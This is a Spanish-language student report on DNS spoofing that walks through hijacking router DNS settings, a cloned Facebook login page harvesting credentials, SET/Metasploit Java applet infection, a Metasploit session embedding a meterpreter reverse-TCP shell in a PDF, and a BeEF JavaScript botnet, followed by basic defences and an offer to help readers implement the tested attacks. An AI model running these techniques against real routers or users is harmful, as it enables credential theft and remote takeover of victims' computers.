


IMPLEMENTACIÓN DE ATAQUES BASADOS EN DNS SPOOFING



Victor Calvo Vilaplana



INDICE

0 - <u>Introducción</u>	3
1 - <u>Funcionamiento básico entre el usuario y el servidor DNS</u>	4
2 - <u>Como suplantar el servidor DNS original por el "maligno"</u>	5
3 - <u>Posibles ataques con servidores DNS ilegítimos</u>	6
3.1 - <u>Ataque básico</u>	6
3.2 - <u>Algo más grave, visitando webs espejo</u>	7
3.3 - <u>Infectando a la víctima</u>	8
3.4 - <u>Otra forma de mentir, pdf malignos</u>	9
3.5 - <u>Creando una bootnet con JavaScript</u>	10
4 - <u>Evitando ataques de DNS Spoofing</u>	11
5 - <u>Conclusión</u>	12
6 - <u>Bibliografía</u>	13

0 - Introducción:

El ciberespacio es un entorno densamente poblado, donde sus habitantes se comunican mediante direcciones IP. Pero recordar varias de estas es una tarea bastante compleja (sobre todo en IP v6), para subsanar esto (entre otras cosas) existen los servidores **DNS (Domain Name System)**.

La principal tarea de un servidor DNS es convertir las direcciones IP en algo mucho más comprensible y viceversa, mejorando notablemente la experiencia en la red de redes.

Un ejemplo de esto sería la propia web de la universidad, www.uv.es o 147.156.1.4, accesible por ambas formas, pero la primera es mucho más fácil de recordar que la segunda. El servidor DNS es el encargado de “traducir” el nombre a la dirección numérica.


Habiendo introducido de forma básica la utilidad de estos servidores ya podemos comentar los puntos a tratar en este documento. Puesto **que la mayoría de routers** que nos ofrecen los ISP **vienen configurados** ellos mismos **como servidores DNS**, **nosotros** aprovecharemos esto, para previo acceso al router, **modificar su servidor por el nuestro**. Este tipo de ataques se conocen como [DNS Spoofing](#).

Una vez tengamos nuestro servidor como la opción por defecto, se hablará desde lo que supondría cambiar el dúo nombre-IP con el finalidades de [SEO](#), a cosas mucho más dañinas para usuario que está navegando por zonas más inhóspitas de las que este cree pudiendo entregar sus datos a desconocidos o incluso infectando su ordenador con todo tipo de software dañino sin que se percate de nada.


Habiendo comentado los posibles ataques que se pueden realizar con un servidor de nombres de dominio, es desconsiderado no exponer algunas medidas básicas para evitar en lo posible estos dañinos ataques, esto se realizará al final del documento.

1 - Funcionamiento básico entre el usuario y el servidor DNS:

Antes de avanzar en este documento tenemos que comprender como interactúan el servidor de nombres de dominio y sus clientes, para ello tenemos el siguiente esquema:



Este sería el funcionamiento normal, ¿pero qué sucedería si se consiguiera acceso a la configuración del router y se modificasen los parámetros del servidor DNS que nos proporciona este? La respuesta es inquietante y es la que desarrollaremos a lo largo del documento.




2 – Como suplantar el servidor DNS original por el “maligno”

En esta sección trataremos tres posibles situaciones en las que podemos encontrarnos:

- Si **tenemos acceso físico a la máquina**, basta con modificar el archivo `/etc/resolv.conf` en el caso de GNU/Linux o la configuración de red en equipos con Windows.
- Si **estamos en la misma LAN**, hay que obtener acceso al router. Para ello podemos probar con las claves por defecto de los router, ya que en una gran cantidad de casos no se cambian, realizar ataques de fuerza bruta al router o utilizar exploits.

En el caso de los exploit, la página <http://www.routerpwn.com> contiene una ingente cantidad de estos para diversos modelos de router.



Huawei			
EchoLife HG510, HG520b, EchoLife HG520c, EchoLife HG530, SmartAX MT880			
01/25/12	[+]	HG5XX remote ppp password disclosure	[IP]
01/11/11	[+]	HG5XX mac2wepkey default wireless key generator	
07/07/10	[+]	HG520 rpADSLMode_1 denial of service	[IP]
10/03/10	[+]	HG520 HTTP auth denial of service	[IP]
05/30/10	[+]	HG520 rpEthernet_1 denial of service	[IP]
05/29/10	[+]	HG520c HG530 enable remote management CSRF	[IP]
05/16/10	[+]	HG520c HG530 Listadeparametros.html information disclosure	[IP]
03/28/10	[+]	HG520c HG530 AutoRestart.html denial of service & factory reset	[IP]
03/28/10	[+]	HG520 LocalDevicejump.html denial of service	[IP]
02/17/10	[+]	HG510 rebootinfo.cgi denial of service	[IP]
08/24/09	[+]	SmartAX MT880 default password	[IP]
08/24/09	[+]	SmartAX MT880 add administrator account	[IP]
08/24/09	[+]	SmartAX MT880 disable firewall/anti-dos w/default pass	[IP]
00/00/0?	[+]	ZyNOS configuration disclosure	[IP]

- En el caso de **un ataque remoto**, podremos o bien **conocer la IP del router** o **hacer búsquedas al azar de dispositivos vulnerables**. Una herramienta muy útil para realizar este tipo de búsquedas es [Shodan](#) que nos permite buscar en su inmensa base de datos dispositivos que cumplan ciertos requisitos, como por ejemplo un modelo concreto de router con el puerto 80 abierto, buscar entre rangos de IPs, buscar por ciudades, etc. Esto puede ser útil a la hora de buscar exploits o saber cuáles son los campos usuario/password por defecto de X modelo router por citar algunas posibilidades.

Sobre este tipo de ataque, [un reciente ejemplo](#) que afectaba a numerosos routers de Movistar utilizó ataques de DNS spoofing con oscuras finalidades. Dicho ataque permitía (si el cliente tenía activado el acceso remoto al dispositivo) que con solo la IP pública del router modificar la contraseña del administrador de este, para acto seguido modificar sus DNS.


3 – Posibles ataques con servidores DNS ilegítimos

Entre los diferentes tipos de ataques que se pueden implementar estos se diferencian por su simplicidad y sobre todo, por su peligrosidad, ya que en algunos el atacante puede llegar a controlar gran cantidad de ordenadores:

3.1 - Ataque básico

El primer ataque al que se hará referencia será **simplemente redirigir una web de confianza a otra controlada por el atacante**, para ello basta con definir una zona nueva en la configuración del servidor de nombres de dominio.

Para exponerlo visitaríamos por **ejemplo la web del correo de la universidad** → **correu.uv.es** y al entrar nos encontraríamos con la siguiente sorpresa:



Vemos un contenido aterrador, aunque *como observamos en la barra de direcciones estamos en una web perteneciente a la universidad*, o eso es lo que creemos.

Podemos pensar que la web ha sufrido algún tipo de ataque, aunque haciendo una prueba con [nslookup](#) vemos lo siguiente:

```
alpha@alpha-pruebas:~$ nslookup correu.uv.es
Server:          192.168.0.111
Address:         192.168.0.111#53
Name:   correu.uv.es
Address: 192.168.0.111
```

Lo primero que observamos es que *nuestro servidor de nombres pertenece a un ordenador que está en nuestra misma subred y es distinto al router*, algo sospechoso a priori. A continuación, vemos que *la IP de correu.uv.es es una perteneciente a nuestra propia subred* (extraño siendo que todas las IP de la universidad están en un rango 147.156.0.0/16), y que *además coincide con la del servidor DNS*. Estos motivos son más que suficientes para darnos cuenta que estamos siendo víctimas de un ataque DNS spoofing.

3.2- Algo más grave, visitando webs espejo

El ejemplo anterior no representaba ningún peligro para el usuario que visitaba la web, ya que simplemente se le impedía el acceso pero nada más. El problema viene cuando **visitamos una web que debería ser segura ya que cifra los datos con conexiones por https** y por tanto hace inútil que estos sean interceptados por terceros con la utilización de un [sniffer](#). Es aquí donde **un atacante puede modificar una web legítima para que en lugar de enviar los credenciales de acceso al servidor oficial los envíe en texto plano al de este**. Veamos un ejemplo:

Tenemos aquí *la web de www.facebook.com*, esta conocida red social realiza sus conexiones mediante *https*, imposibilitando la captura de los campos de autenticación por parte de terceros. Pero *si controlamos los DNS es muy fácil redirigir las conexiones a esta web a nuestra propia web espejo alojada en nuestro servidor. Nuestra versión es idéntica a la original*, salvo que *modificamos la función que se llama al pulsar el botón "Entra"*. Dicha modificación es completamente transparente para el usuario y nos permite obtener sus datos en texto plano y sin complicaciones, lo siguiente es redirigir al usuario a la web original y todo listo.



¿Es la web original de faceok.com?

Como en el caso anterior *nslookup* nos arrojará información sobre la auténtica procedencia de la web que vemos arriba:

```
alpha@alpha-pruebas:~$ nslookup facebook.com
Server:      192.168.0.111
Address:    192.168.0.111#53

Name:   facebook.com
Address: 192.168.0.111

alpha@alpha-pruebas:~$ nslookup www.facebook.com
Server:      192.168.0.111
Address:    192.168.0.111#53

Name:   www.facebook.com
Address: 192.168.0.111
```

En la imagen vemos que como antes su dirección y la del servidor DNS coinciden por tanto no es la web legítima.

3.3- Infectando a la víctima

En los anteriores casos el ordenador de la víctima no era el objetivo del ataque, eran sus credenciales al autenticarse en una página, pero ahora damos un paso adelante y exponemos la posibilidad de **infectar la máquina de la víctima cuando esta acceda a una url** con una página de confianza y esta requiera la **instalación de un applet de Java** dañino.

Para realizar estos ataques una de las herramientas que más facilidades nos ofrece es **S.E.T.** (Social Engineer Toolkit) que nos proporciona **un framework para realizar gran cantidad de ataques de ingeniería social.**

```
#####
# .....# #.....#
# .....# #.....#
#####
# .....# #.....#
# .....# #.....#
#####

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Development Team: JR DePre (pr1me) [---]
[---] Development Team: Joey Furr (j0fer) [---]
[---] Development Team: Thomas Werth [---]
[---] Development Team: Garland [---]
[---] Version: 3.2.3 [---]
[---] Codename: '#FreeHugs' [---]
[---] Report bugs: davek@secmaniac.com [---]
[---] Follow me on Twitter: dave_relik [---]
[---] Homepage: http://www.secmaniac.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Join us on irc.freenode.net in channel #setoolkit

Help support the toolkit, rank it here:
http://sectools.org/tool/socialengineeringtoolkit/#comments

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
```

Pero S.E.T. no trabaja solo, una de sus grandes virtudes es la posibilidad de interactuar con **Metasploit**, que nos ofrece una gran cantidad de exploits, escáneres de vulnerabilidades, keyloggers y funcionalidades para controlar completamente una máquina objetivo.

Con ambas herramientas y configurando mediante unos amigables menús nos es posible **clonar una web y añadirle un applet de Java malicioso** que **intentará explotar** una de las alguna **vulnerabilidades de la JVM** no parcheada permitiendo, junto con las posibilidades de Metasploit **obtener una conexión con la víctima** simplemente con que esta acepte la instalación del applet proveniente de una web de confianza.




3.4 - Otra forma de mentir, pdf malignos

En el punto anterior para infectar a la víctima era necesario que ejecutase un applet de Java, pero en este caso lo que vamos a hacer es **sustituir un pdf por uno modificado** para la ocasión con la finalidad de que **cuando la víctima lo abra resulte comprometida**, aunque visualizará el pdf correctamente.

Para ejemplificar este ataque utilizaremos *Metasploit* (como en el punto anterior) que *nos permitirá embeber un shell inversa en un pdf legítimo*, con la finalidad de que *cuando sea abierto se ejecute el payload* contenido en este.


Lo primero que haremos será obtener el pdf que queremos suplantar y insertarle el payload.



```
msf > use windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /root/Desktop/Practica-8.pdf
INFILENAME => /root/Desktop/Practica-8.pdf
msf exploit(adobe_pdf_embedded_exe) > set FILENAME P8-evil.pdf
FILENAME => P8-evil.pdf
msf exploit(adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.0.122
LHOST => 192.168.0.122
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/root/Desktop/Practica-8.pdf'...
[*] Parsing '/root/Desktop/Practica-8.pdf'...
[*] Parsing Successful.
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Creating 'P8-evil.pdf' file...
[+] P8-evil.pdf stored at /root/.msf4/local/P8-evil.pdf
msf exploit(adobe_pdf_embedded_exe) >
```

Nuestro siguiente paso es suplantar la web de prácticas de redes y redirigir las peticiones a esta a nuestro servidor con la ayuda del DNS, entonces la victima descargará nuestro pdf en lugar del original.



3.5 - Creando una bootnet con JavaScript

Podemos definir una **bootnet** como **una red de ordenadores controlados desde un mismo lugar sin el consentimiento de sus poseedores.**


Estas redes pueden tener desde decenas de víctimas hasta miles y suelen ser utilizadas con fines poco éticos como ataques D.D.O.S o ataques de phishing.

Una herramienta que nos permite montar una bootnet es **Beef**, que **con la ayuda un código JavaScript inyectado en una web vulnerable** nos permite **tomar el control de sus visitantes.** Para hacer esto es necesario encontrar una web vulnerable a XSS (Cross-site scripting) o, puesto que nosotros controlamos su servidor DNS podemos “adaptar” las páginas que visitan nuestros objetivos con el fin de incluirlos en nuestra “malvada red”.

Para administrar las máquinas que controlamos Beef nos proporciona un panel muy intuitivo, desde el que podemos realizar gran cantidad de ataques e incluso comprometer completamente, con la ayuda de Metasploit, las máquinas que accedan a nuestra web modificada.

```
[14:49:05] [*] 77 modules enabled.
[14:49:05] [*] 2 network interfaces were detected.
[14:49:05] [+] running on network interface: 127.0.0.1
[14:49:05] |   Hook URL: http://127.0.0.1:3000/hook.js
[14:49:05] |   UI URL:   http://127.0.0.1:3000/ui/panel
[14:49:05] [+] running on network interface: 192.168.0.112
[14:49:05] |   Hook URL: http://192.168.0.112:3000/hook.js
[14:49:05] |   UI URL:   http://192.168.0.112:3000/ui/panel
```

En esta imagen podemos ver las direcciones del panel y del código JavaScript (*hook.js*) utilizados para gestionar/crear la bootnet.



En esta imagen vemos el panel de administración de la bootnet, con una interfaz web que nos permite dar órdenes a cada ordenador por separado o a todos los de un grupo de forma muy fácil.

4 – Evitando ataques de DNS Spoofing

Hasta ahora se han comentado los ataques que se pueden realizar con un DNS maligno, pero ¿Cómo podemos evitarlos? ¿Qué medidas de protección tomamos?, vamos a intentar responder a estas preguntas.

La primera medida a tomar es **cambiar la contraseña del router**, evitar tener la opción por defecto (admin/admin o admin/1234) porque para un atacante es lo primero que probará. Además existen webs como www.routerpasswords.com que nos permiten encontrar fácilmente el password de un router concreto.

La contraseña debe de ser robusta, sobre todo si tenemos activada la administración remota, cosa que animará a posibles atacantes.

Ya tenemos el router protegido, pero también es interesante asegurar los ordenadores **introduciendo el servidor DNS manualmente**, en *Windows desde la configuración del adaptador de red* y en *GNU/Linux desde las preferencias del gestor de red utilizado (NetworkManager, Wicd o, si no se utilizan estos, desde /etc/resolv.conf)*.

Aunque tengamos los servidores DNS puestos a mano es muy importante **tener actualizado el lector de pdf utilizado y Java**, ya que continuamente se encuentran vulnerabilidades que se aprovechan de estos elementos.

Por último haré referencia a [DNS-Sec](#), un interesante proyecto cuya finalidad es **firmar las respuestas de los servidores de nombres con el objetivo de que la página solicitada por el usuario sea la correcta** y no una modificada con perversos fines. Esta idea es muy importante de cara a la seguridad de los usuarios, pero tiene **un fallo muy relevante** y es que **si un servidor por el que pase la petición no implementa DNS-Sec, el paso de firmado se omite y pierde toda su utilidad**. Esto es muy grave, ya para que un atacante lo evite es tan simple como no implementarlo en su servidor y los clientes de este no se darán cuenta de nada.

Nota: Se omite la configuración del cliente DNS en OS X por no disponer de un sistema en el que probarlo.

5 – Conclusión

Como hemos visto a lo largo del documento estos ataques pueden ser desde una simple burla a serios ataques que implican el robo de datos o que recolectan ordenadores con fines delictivos.

Sobran ejemplos mostrados a lo largo del texto para que **descartemos de una vez** por todas la estúpida y extendida idea de **“porque van a atacarme a mí si no tengo nada interesante que robar”** ya que **podemos ser escogidos al azar** si, por ejemplo, **aparecemos** en la base de datos de **Shodan** (cosa bastante probable), **visitamos** una **página peligrosa** o simplemente alguien se aburre y llega por algún otro método a nosotros.

Otro factor que se puede observar es que **ningún sistema operativo está a salvo de estos ataques**. Existe la creencia *de solo Windows es atacado por malware, de que OS X y GNU/Linux son inmunes* a este factor, el problema es *que esto es totalmente falso*. Un ejemplo de esto es el reciente troyano conocido como *Flashback* que hace poco infecto a más de 600.000 MAC debido, entre otras cosas, a la pésima gestión de seguridad de Apple. Por otro lado, si hacemos referencia a los sistemas con el kernel de Linux vemos una cantidad muy pequeña de software maligno, debido en gran parte a la escasa presencia de este sistema operativo en el ámbito doméstico.

Para cerrar decir que estos ataques son peligrosos y reales, pero como todo ataque, este puede fallar sino se dan las condiciones necesarias. En el documento se ha intentado mostrar de forma lo más instructiva posible los ataques existentes (habrá más ataques, todo es ponerle imaginación) con la idea de conocerlos ya que algún día es posible que lidiemos con ellos.

Cualquier lector es libre de implementar los ataques (todos han sido probados) y si me lo pide sin problema le puedo mandar archivos de configuración de servidores o ayudarle con las dudas, pero, es muy importante conocer que los ataques aquí mostrados son ilegales y no me responsabilizo de la finalidad con que sean utilizados.

VÍCTOR CALVO VILAPLANA

6 – Bibliografía

- [Routerpwn](#) -> Esta página contiene una recopilación de exploits para routers.
- [Routerpasswords](#) -> Página con el dúo usuario/contraseña por defecto de gran cantidad de routers.
- [Configurar el servidor DNS](#) -> Apuntes de AGR sobre DNS.
- [Configurar el servidor Apache](#) -> Apuntes de AGR sobre servidores Apache.
- [Social Engineer Toolkit](#) -> Framework centrado en ataques sociales.
- [Metasploit](#) -> Framework utilizado en test de intrusiones.
- [Beef](#) -> Creación y administración de una bootnet escrita en JavaScript.
- [Documentación de Metasploit](#) -> Documentación de Metasploit.
- [Metasploit: The Penetration Tester's Guide: A Penetration Tester's Guide](#) -> Libro dedicado a Metasploit con referencias al funcionamiento de S.E.T.
- [Security Tube](#) -> Gran colección de videos de seguridad informática.
- [Pentest con BeEF: explotando XSS](#) -> Introducción al funcionamiento de Beef.